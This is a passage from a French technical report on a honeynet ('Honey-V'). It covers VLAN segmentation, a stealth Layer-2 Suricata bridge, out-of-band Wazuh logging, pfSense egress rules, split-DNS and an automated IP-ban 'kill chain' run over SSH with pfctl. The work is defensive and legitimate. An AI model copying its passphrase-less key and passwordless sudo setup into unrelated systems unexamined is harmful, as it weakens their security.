


Figure 5 : l'onglet "Options" ou "Matériel" de la VM Wazuh montrant la RAM allouée.

3.2. Le cœur du réseau : Software-Defined Network (SDN)

L'architecture réseau d'un projet de Cyber-Déception est son élément le plus critique. Il ne s'agit pas seulement de connecter des machines entre elles, mais de créer une illusion parfaite pour les attaquants tout en garantissant la sécurité absolue des outils d'administration. Pour y parvenir avec un haut niveau de flexibilité, nous avons abandonné les configurations réseau traditionnelles par ponts Linux locaux (vbr0) au profit du **Software-Defined Network (SDN)** intégré nativement à Proxmox PVE.

L'utilisation du SDN a permis de créer un "Data Center logique" unifié. Indépendamment du nœud physique (CORE, EDGE ou OPS) sur lequel une machine virtuelle est exécutée ou migrée à chaud, elle conserve son appartenance réseau et ses balises (Tags) de sécurité, sans nécessiter de reconfiguration complexe des commutateurs physiques sous-jacents.

3.2.1. Segmentation logique par VLANs (VLAN 10, 20, 30)

Pour respecter le principe du moindre privilège et confiner les menaces, l'infrastructure Honey-V a été divisée en trois zones de confiance étanches (Zones de Sécurité), isolées par des VLANs (Virtual Local Area Networks) :

- **VLAN 10 (Zone d'Exposition - Edge Decoys)** : Il s'agit de la zone démilitarisée (DMZ) factice. Elle abrite les leurres destinés à recevoir les attaques frontales depuis l'extérieur (Leurre Web Nginx/Flask et Tarpit SSH Cowrie). C'est la ligne de front du Honeynet.
- **VLAN 20 (Zone de Compromission Interne - Internal Deception)** : Cette zone simule le cœur d'un réseau d'entreprise. Elle héberge le contrôleur de domaine factice (Active Directory) et les postes clients Windows simulés. Son objectif est de capturer les tentatives de mouvements latéraux (Lateral Movement) et d'élévation de privilèges une fois qu'un attaquant a réussi à pénétrer le réseau.
- **VLAN 30 (Zone de Surveillance - SOC Observatory)** : Totalement "Air-Gapped" (isolée logiquement) des zones de déception, cette zone abrite le moteur de détection Wazuh, l'orchestrateur TheHive, et les points de montage du Serveur de Fichiers (FLS). Aucun attaquant ne peut scanner ou initier une connexion vers ce VLAN.




Figure 6 : Schéma infrastructure

3.2.2. Interfaces virtuelles hvtrunk et commutateur isolé hvwall

Pour orchestrer le passage du trafic entre ces VLANs et notre capteur de détection invisible, la gestion des interfaces virtuelles SDN a été décomposée en deux composants distincts :


Le VNet hvtrunk (L'autoroute réseau) :

Ce réseau virtuel agit comme le "Backbone" (colonne vertébrale) du cluster. Il est configuré en mode "VLAN Aware" (Sensible aux VLANs 802.1Q). Il permet de transporter l'intégralité des trames étiquetées (VLAN 10, 20, 30) depuis le pare-feu central pfSense vers les différents hyperviseurs.

Le VNet hvwall (La zone d'attente isolée) :


C'est ici que réside la subtilité de l'architecture Honey-V. Le VNet hvwall est un commutateur virtuel (Virtual Switch) **strictement isolé**. Aucune interface réseau physique du serveur et aucune interface du pare-feu pfSense n'y est branchée.

Toutes les machines leurres (AD, Web, SSH) ont été déconnectées du réseau principal pour être rebranchées physiquement sur ce réseau "aveugle". Pour les leurres, le VNet hvwall est une impasse. Le seul et unique moyen pour qu'un paquet réseau puisse entrer ou sortir de cette zone est de traverser une machine virtuelle spécifique faisant le pont entre hvwall et hvtrunk : le **Honeywall**.



VNets					
Créer Supprimer Éditer					
ID ↑	Alias	Zone	Étiquette...	Gestion ...	État
hvtrunk	Vlan trunk	hvzone	999	1	
hvwall	hv-isolated-trunk	hvzone	500	1	

Figure 7 : Les deux VNets : 'hvtrunk' (Vlan trunk) et 'hvwall' (hv-isolated-trunk)



Statut		
Appliquer		
SDN	Nœud	Statut
localnetwork	YSLAB-OPS	ok
localnetwork	YSLAB-CORE	ok
localnetwork	YSLAB-EDGE	ok
hvzone	YSLAB-CORE	available
hvzone	YSLAB-EDGE	available
hvzone	YSLAB-OPS	available

Figure 8 : SDN

3.3. Conception du Honeywall (La Frontière Invisible)

L'un des défis majeurs dans le déploiement d'une architecture de Cyber-Déception (Honeynet) est l'observabilité. Pour générer de la Threat Intelligence de qualité, l'équipe SOC doit analyser chaque paquet réseau émis par les attaquants. Cependant, le déploiement de sondes réseaux classiques (avec des adresses IP sur le même réseau que les leurres) expose l'infrastructure d'analyse à un risque de découverte, voire de compromission.

Pour contourner ce problème, nous avons conçu un **Honeywall**. Il s'agit d'une machine virtuelle (Debian 12) agissant non pas comme un routeur (Couche 3), mais comme une frontière réseau invisible, permettant d'isoler les Honeypots du reste de l'infrastructure tout en interceptant 100% de leur trafic.

3.3.1. Déploiement du pont transparent Layer 2

La conception du Honeywall repose sur la création d'un "pont transparent" (Transparent Bridge) fonctionnant exclusivement au niveau de la Couche 2 (Liaison de données) du modèle OSI.

La machine virtuelle a été configurée avec deux cartes réseaux virtuelles (VirtIO) :

- ens18 : Connectée au réseau principal du pare-feu (hvtrunk).
- ens19 : Connectée au réseau isolé des leurres (hvwall).

Au sein du système d'exploitation, l'outil bridge-utils a été utilisé pour fusionner virtuellement ces deux interfaces dans un pont logiciel nommé **br0**.

La subtilité sécuritaire de cette implémentation réside dans l'absence totale de pile TCP/IP sur ce pont. Les interfaces ens18, ens19 et br0 sont configurées en mode manual (aucune adresse IPv4 ou IPv6 attribuée).

Ainsi, lorsqu'un attaquant tente de s'échapper du réseau leurre (par exemple via la compromission de l'Active Directory factice), ses paquets réseau traversent la mémoire RAM de la VM Honeywall de manière transparente pour atteindre le pare-feu. Pour l'attaquant, le Honeywall n'existe pas : il ne répond aux requêtes ICMP (Ping), ni aux scans ARP, ni aux requêtes DNS. C'est un simple "fil de cuivre" virtuel.

Pendant que le trafic traverse le pont br0, le moteur IDS (Intrusion Detection System) **Suricata**, installé sur la machine, écoute l'interface en mode "Promiscuous". Il duplique et analyse les trames à la volée, permettant la détection des signatures malveillantes sans jamais altérer le flux ni alerter l'attaquant de sa présence.

3.3.2. Le moteur d'analyse réseau (NIDS Suricata)

Le pont transparent Layer 2 (br0) ne se contente pas de relier les réseaux ; il agit comme un point de captation ("TAP" virtuel). Pour analyser le trafic de manière furtive, nous y avons déployé **Suricata**, un système de détection d'intrusion (NIDS) de dernière génération.

L'innovation architecturale réside dans la configuration de capture de Suricata. Au lieu de s'attacher à une interface physique possédant une adresse IP (ce qui le rendrait détectable par des scans Nmap), le service Suricata a été configuré via son fichier `suricata.yaml` pour intercepter les trames directement sur le pont `br0` (option `af-packet`).

Ainsi, Suricata opère en mode "Promiscuous" profond. Il lit, décode et confronte chaque paquet réseau entrant ou sortant des Honeypots (VLAN 10 et 20) face aux bases de signatures d'attaques (*Emerging Threats*), sans induire la moindre latence ni altérer la structure des paquets TCP/IP.

Lorsqu'une signature malveillante est identifiée (ex: trafic Command & Control, scans de ports agressifs, ou flux SMB suspects), Suricata génère un événement horodaté dans son journal local eve.json. C'est cet événement "brut" qui sera ensuite ingéré par notre agent SIEM pour déclencher la chaîne de réponse.

```

root@HV-HoneyWall:~# systemctl status suricata
● suricata.service - Suricata IDS/IDP daemon
   Loaded: loaded (/lib/systemd/system/suricata.service; enabled; preset: enabled)
   Active: active (running) since Mon 2025-07-13 23:05:11 CEST; 20h ago
     Docs: man:suricata(8)
           man:suricatasc(8)
           https://suricata.io/documentation/
  Process: 532 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid (code=exited, status=0/SUCCESS)
 Main PID: 557 (Suricata-Main)
    Tasks: 7 (limit: 1096)
   Memory: 194.9M
      CPU: 4min 41.714s
   CGroup: /system.slice/suricata.service
           └─557 /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid

jul. 13 23:05:10 HV-HoneyWall systemd[1]: Starting suricata.service - Suricata IDS/IDP daemon...
jul. 13 23:05:10 HV-HoneyWall suricata[532]: 1: suricata: This is Suricata version 7.0.10 RELEASE running in SYSTEM mode
jul. 13 23:05:11 HV-HoneyWall systemd[1]: Started suricata.service - Suricata IDS/IDP daemon.
root@HV-HoneyWall:~#

```

Figure 9 : Status suricata

Preuve de la captation furtive en Layer 2 (Mode Promiscuous sur br0). Analyse DPI des protocoles HTTP, SSH et RDP traversant la zone de déception sans altération de l'adresse IP source.

```

[+] sgate:19959, emsgr mode gntel:0,0, emsgr mode over:0,0, keycol:1, keycol2:1235, queue avg:0, queue max:1, memuse:17394304,
rag:{"ipv4":{"fragments":0,"reassembled":0},"ipv6":{"fragments":0,"reassembled":0},"max frag_hits":0,"flow bypassed":{"local_pkts":
cal_bytes":0,"local_capture_pkts":0,"local_capture_bytes":0},"closed":0,"pkts":0,"bytes":0,"detect":{"engines":{"id":0,"last_reload
6-17-2013:13:03.066745+0200"},"rules_loaded":0,"rules_failed":0,"rules skipped":0},"alert":{"alert queue overflow":0,"alerts suppress
0},"app_layer":{"flow":{"http":724,"ftp":0,"smtp":0,"tls":221,"ssh":13,"imap":0},"smb":{"dcerpc_tcp":0,"dns_tcp":2,"nfs_tcp":0,"ntp
ftp-data":0,"tftp":0,"ike":0,"krb5_tcp":0},"quic":0},"dhcpcp":{"sip":0,"rfb":0,"mgtt":0,"telnet":0,"rdp":1,"http2":0,"bittorrent
":0,"failed_tcp":21,"dcerpc_udp":0},"dns_udp":3671,"nfs_udp":0,"krb5_udp":0},"failed_udp":837},"tx":{"http":458,"ftp":0,"smtp":0,"tls":0
":0,"imap":0,"smb":{"dcerpc_tcp":0,"dns_tcp":14,"nfs_tcp":0,"ntp":90,"ftp-data":0,"tftp":0,"ike":0,"krb5_tcp":0},"quic":0},"dhcpcp":2,"s
0,"sip":0,"rfb":0,"mgtt":0,"telnet":0,"rdp":3,"http2":0,"bittorrent-dht":0,"dcerpc_udp":0},"dns_udp":1346,"nfs_udp":0},"krb5_udp":0},"
":{"http":{"gap":0,"alloc":0,"parser":0,"internal":0},"ftp":{"gap":0,"alloc":0,"parser":0,"internal":0},"smtp":{"gap":0,"alloc":0,"par
0,"internal":0},"tls":{"gap":185,"alloc":0,"parser":0,"internal":0},"ssh":{"gap":11,"alloc":0,"parser":0,"internal":0},"imap":{"gap":
loc":0,"parser":0,"internal":0},"smb":{"gap":0,"alloc":0,"parser":0,"internal":0},"dcerpc_tcp":{"gap":0,"alloc":0,"parser":0,"interna
":"dns_tcp":{"gap":0,"alloc":0,"parser":0,"internal":0},"nfs_tcp":{"gap":0,"alloc":0,"parser":0,"internal":0},"ntp":{"gap":0,"alloc":0
ser":0,"internal":0},"ftp-data":{"gap":0,"alloc":0,"parser":0,"internal":0},"tftp":{"gap":0,"alloc":0,"parser":0,"internal":0},"ike"
":0,"alloc":0,"parser":0,"internal":0},"krb5_tcp":{"gap":0,"alloc":0,"parser":0,"internal":0},"quic":{"gap":0,"alloc":0,"parser":0,"

```

Figure 9.1 : Extrait du journal eve.json de Suricata.

3.3.2. Management Out-of-Band (OOB) : Furtivité des logs vers le VLAN 30

La détection invisible crée un nouveau paradoxe technique : si le Honeywall n'a pas d'adresse IP pour être furtif, comment son agent (Wazuh Agent) peut-il envoyer les alertes de Suricata au Manager SOC sans adresse IP source ?

La solution architecturale retenue est l'implémentation d'un réseau de **Management Out-of-Band (OOB)**. Il s'agit d'un réseau physique et logique totalement dissocié du trafic de production ou d'attaque, dédié exclusivement à l'administration et à l'envoi de télémétrie.

Une troisième carte réseau (ens20) a été ajoutée à la VM Honeywall et rattachée directement au **VLAN 30** (La zone de sécurité du SOC). Contrairement au pont br0, cette interface possède une adresse IP statique (10.0.30.199).

L'agent Wazuh a été configuré pour écouter le fichier local /var/log/suricata/eve.json et utiliser cette troisième interface pour établir un canal chiffré vers le SIEM (10.0.30.1).

Cette conception garantit une "Asymétrie de visibilité" parfaite : l'équipe SOC surveille les attaquants en temps réel, mais les attaquants confinés dans le VLAN 20 sont dans l'incapacité absolue de détecter ou de perturber le canal d'envoi des logs, la carte de management ne résidant pas sur leur segment réseau.




Figure 10 : l'agent 'HV-HoneyWall' connecté avec l'IP '10.0.30.199', en statut Active

3.4. Pare-feu et Routage Avancé

Si le Honeywall agit comme une caméra invisible, le pare-feu **pfSense (HV-GATEWAY)** est véritablement le coffre-fort et le chef d'orchestre de l'infrastructure. Déployé en frontal sur le nœud YSLAB-CORE, il gère l'ensemble du routage inter-VLANs, les accès distants, et surtout, l'isolement des attaquants.

La configuration d'un pare-feu pour un Honeynet nécessite une approche radicalement différente de celle d'un réseau de production classique : on doit laisser l'attaquant entrer facilement, mais contrôler strictement ce qu'il peut faire une fois à l'intérieur.

3.4.1. Conception du Filtrage Égressif (Egress Filtering)

La majorité des cyberattaques modernes (ransomwares, C2, exfiltration) nécessitent que la machine compromise initie une connexion vers l'extérieur. Dans une architecture Honey-V, le principal danger réside dans la possibilité qu'un attaquant utilise nos leurres pour "pivoter" (Mouvement Latéral) et attaquer notre propre réseau de supervision (le SOC).

Pour pallier ce risque, la doctrine du "Default Deny" a été appliquée, couplée à un filtrage de sortie strict (**Egress Filtering**).

Prenons l'exemple du VLAN 20 (qui héberge l'Active Directory factice et les postes clients Windows simulés). Les règles ont été empilées selon un ordre de priorité très spécifique :

1. **Le trou de serrure (Log/DNS)** : La première règle autorise les leurres à joindre spécifiquement le pare-feu pour la résolution DNS, et le port 1514 du VLAN 30 pour l'envoi des logs à Wazuh.
2. **Le mur blindé (Drop inter-VLAN)** : La seconde règle bloque explicitement l'intégralité du sous-réseau VLAN 20 vers le sous-réseau VLAN 30 (SOC). Une compromission de l'AD factice ne donne aucun accès aux serveurs d'analyse de la Blue Team.
3. **L'accès à Internet contrôlé** : La dernière règle utilise un "Invert Match" sur les adresses IP privées (RFC 1918). Les Honeypots sont autorisés à surfer sur Internet (pour déclencher le téléchargement de malwares ou contacter des serveurs Command & Control externes), mais ils sont rejetés s'ils tentent de scanner une IP appartenant au réseau privé du domicile ou de l'école (10.0.0.0/8).

Firewall / Rules / VLAN20											
Floating Tailscale WAN LAN VLAN10 VLAN20 VLAN30 OpenVPN											
Rules (Drag to Change Order)											
☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 1/27.26 MiB	IPv4 TCP	10.0.20.1	*	10.0.30.1	1514 - 1515	*	none		Allow Wazuh Agent from AD to Manager	
☐	✓ 0/0 B	IPv4 *	VLAN20 subnets	*	10.0.1.1	*	*	none		Allow AD to reach pfSense (DNS & Ping)	
☐	✗ 0/0 B	IPv4 *	VLAN20 subnets	*	VLAN30 subnets	*	*	none		Empêcher les attaquants de hacker Wazuh	
☐	✓ 0/6.48 MiB	IPv4 *	*	*	! 10.0.0.0/8	*	*	none		Allow Internet for WLT Clients (mais n'approche pas de mes réseaux locaux)	

Figure 11 : règles de pare-feu pfSense de l'onglet VLAN20

3.4.2. Le Split-DNS (Le mensonge de résolution)

Un autre enjeu majeur de la Cyber-Déception est de forcer l'attaquant à interagir avec nos systèmes sans éveiller ses soupçons. L'Active Directory (AD) factice que nous avons déployé utilise le nom de domaine honey.v.

Si un script de reconnaissance ou un attaquant tente de résoudre ce nom de domaine, la requête est naturellement envoyée au DNS local (pfSense). Pour éviter que le pare-feu n'interroge les serveurs racines sur Internet (et retourne une erreur "Domaine introuvable" qui trahirait le leurre), nous avons configuré un **Split-DNS**.

Dans le module *DNS Resolver* de pfSense, une "Domain Override" (dérogation de domaine) a été ajoutée.

Le fonctionnement est silencieux : à chaque fois que la chaîne honey.v est demandée, pfSense intercepte la requête et la redirige directement vers l'adresse IP de l'AD factice (10.0.20.1).

L'illusion est parfaite : le domaine fictif semble exister et répondre de manière légitime depuis l'intérieur du réseau, piégeant l'attaquant dans notre bulle d'observation.

Domain Overrides			
Domain	Lookup Server IP Address	Description	Actions
honey.v	10.0.20.1	Transfert vers AD Honeynet	 

Figure 12 : 'Domain Overrides' avec le domaine 'honey.v' pointant sur 10.0.20.1

3.4.3. Gestion du NAT Outbound et asymétrie de flux

L'isolement réseau d'un Honeypot soulève des problématiques complexes de routage, particulièrement lors de l'accès légitime de l'équipe de défense. Lors du déploiement du client Active Directory, nous avons été confrontés à un rejet systématique des connexions RDP entrantes, bien que les requêtes ICMP (Ping) aboutissaient avec succès.

Le diagnostic a mis en évidence un problème de **routage asymétrique et de traduction d'adresse (NAT)**.

Par défaut, pfSense applique un NAT sortant (Outbound NAT) automatique. Lorsque l'Active Directory factice (10.0.20.1) répondait à une requête RDP initiée par un analyste de l'équipe (ex: 192.168.1.14), pfSense réécrivait l'IP source du paquet de retour avec sa propre IP WAN. Le client RDP, recevant une réponse d'une adresse IP inattendue, détruisait silencieusement le paquet TCP, entraînant un "Timeout".

La résolution a consisté à basculer pfSense en mode "Hybrid Outbound NAT" et à créer une règle **"NO NAT"** explicite pour le trafic quittant le VLAN 20 à destination du sous-réseau d'administration (192.168.1.0/24). Cette dérogation permet de préserver l'intégrité de l'adresse IP source de bout en bout et garantit un accès fluide aux leurres.

Port Forward 1:1 **Outbound** NPT

Outbound NAT Mode

Mode

- ☐ Automatic outbound NAT rule generation. (IPsec passthrough included)
- ☒ Hybrid Outbound NAT rule generation. (Automatic Outbound NAT + rules below)
- ☐ Manual Outbound NAT rule generation. (AON - Advanced Outbound NAT)
- ☐ Disable Outbound NAT rule generation. (No Outbound NAT rules)

[Save](#)

Mappings

☐	☐	☐	Interface	Source	Source Port	Destination	Destination Port	NAT Address	NAT Port	Static Port	Description	Actions
☐	☒	☒	WAN	10.0.20.0/24	*	192.168.1.0/24	*	NO NAT	*	☒	RDP AD	Edit Copy Delete
☐	☒	☒	WAN	10.0.30.0/24	*	100.114.0.55/32	*	NO NAT	*	☒		Edit Copy Delete

[Add](#) [Add](#) [Delete](#) [Toggle](#) [Save](#)

Figure 13 : Outbound, montrant la règle "NO NAT" pour la source 10.0.20.0/24 vers la destination 192.168.1.0/24

3.4.4. Préparation de la Kill Chain Réseau

Le pare-feu pfSense n'a pas qu'un rôle de filtrage passif ; c'est l'exécutant final de notre réponse automatisée (SOAR). L'architecture initiale prévoyait l'utilisation d'une API Web tiers (type FauxAPI). Cependant, pour des raisons de sécurité (surface d'attaque) et de fiabilité, nous avons opté pour une approche "bas niveau" et native au système d'exploitation FreeBSD.

L'architecture de la Kill Chain repose sur trois piliers configurés dans pfSense :

1. **Le conteneur de blocage** : Un Alias dynamique nommé BLOCKED_IPS a été créé. Une règle de pare-feu absolue (Floating Rule) est placée en tête de liste pour "Drop" silencieusement tout paquet provenant d'une IP présente dans cet Alias, quelle que soit l'interface d'entrée.
2. **Le compte de service** : Un utilisateur restreint, soar_admin, a été créé. Il bénéficie uniquement d'un accès Shell (SSH), interdisant toute modification graphique de la configuration. L'authentification s'effectue exclusivement par échange de clé cryptographique (RSA/ED25519) avec le serveur SOAR.
3. **Le principe de moindre privilège** : Via l'installation du paquet sudo, l'utilisateur soar_admin a été autorisé à exécuter une seule et unique commande sans mot de passe : l'appel direct au binaire du pare-feu /sbin/pfctl.

Ainsi, le SOAR peut bannir instantanément une IP en envoyant la commande :
 sudo /sbin/pfctl -t BLOCKED_IPS -T add <IP_ATTQUANT>. Cette méthode garantit une latence de remédiation quasi nulle sans compromettre la sécurité globale du routeur de bordure.

Firewall / Rules / Floating												
Rules (Drag to Change Order)												
	States	Interfaces	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐		0/0 B	Any	IPv4 *	BLOCKED_IPS	*	*	*	*	none	KILL CHAIN : Blocage des IPs attaquantes sources	
☐		0/168 B	Any	IPv4 *	*	BLOCKED_IPS	*	*	none		KILL CHAIN : Blocage des IPs attaquantes Destinations	

Figure 14 : Règle de blocage "KILL CHAIN : Blocage des IPs attaquantes"

User: soar_admin	User: root	☒	/sbin/pfctl	Delete
User/Group	Run As	No Password	Command List	

Figure 15 : Ligne de permission pour 'soar_admin' avec la commande '/sbin/pfctl'

3.4.5. Échange de clés (Trust) et Validation de la Kill Chain

Pour que le bannissement soit totalement automatisé et transparent, il est impératif d'affranchir le SOAR de toute authentification par mot de passe. L'utilisation d'une authentification asymétrique (clés publiques/privées) est la seule méthode respectant les standards de sécurité pour la communication inter-machines (M2M).

1. Génération de l'identité cryptographique

Une paire de clés de haute sécurité (algorithme ED25519) a été générée directement sur le conteneur du SOAR (SOC-SOAR). L'absence volontaire de *passphrase* sur cette clé privée garantit qu'un script Python (exécuté par TheHive) pourra initialiser la connexion de manière autonome. (Voir annexe A.26 > Génération de la paire de clés asymétriques ED25519 sur le conteneur du SOAR)

2. Établissement de la confiance (Trust) sur le Pare-feu

La clé publique générée par le SOAR a été intégrée dans le gestionnaire d'identités de pfSense, spécifiquement dans le profil de l'utilisateur `soar_admin` créé précédemment.




Figure 16 : Enregistrement de la clé publique du SOAR dans le profil d'administration pfSense.

3. Preuve d'Exécution et de Confinement

Ce mécanisme d'authentification a permis d'établir une session SSH directe. Pour valider l'intégrité de la Kill Chain, une attaque simulée a été bloquée manuellement en injectant l'adresse IP cible (8.8.8.8) dans la table de hachage du pare-feu via la commande autorisée.

```
soar@SOC-SOAR:~$ ssh soar_admin@10.0.1.1
[2.8.1-RELEASE] [soar_admin@HV-GATEWAY.honey-v.corp] /home/soar_admin:
[2.8.1-RELEASE] [soar_admin@HV-GATEWAY.honey-v.corp] /home/soar_admin: sudo /sbin/pfctl -t BLOCKED_IPS -T add 8.8.8.8
Password:
1/1 addresses added.
```

Figure 16.1 : Exécution distante de l'ordre de bannissement depuis le SOAR vers pfSense.

Dès l'injection de l'IP dans l'Alias en mémoire, la règle flottante (Floating Rule) est entrée en action. Le résultat est immédiat : la rupture de toute communication entrante ou sortante avec l'IP ciblée est constatée depuis le réseau des Honeypots. (Voir annexe A.27 > Preuve du bannissement temps réel et de la coupure de connexion)

BLOCKED_IPS Table	
IP Address	
8.8.8.8	

Figure 16.2 : Tables des IP bloquées

3.5. Accès Distant Zero Trust (ZTNA)

L'accessibilité de l'infrastructure d'administration (SOC, FLS, Proxmox) pour les membres de l'équipe travaillant à distance a été un enjeu majeur du projet, exacerbé par une contrainte de Fournisseur d'Accès à Internet (FAI).

3.5.1. Contournement des contraintes FAI (CGNAT) via Tailscale

Le déploiement initial prévoyait un serveur OpenVPN classique. Cependant, le FAI (SFR) imposait une architecture **CGNAT (Carrier-Grade NAT)** de type IPv4 over IPv6, nous attribuant une IP publique partagée avec l'impossibilité technique d'ouvrir ou de rediriger des ports (Port Forwarding).

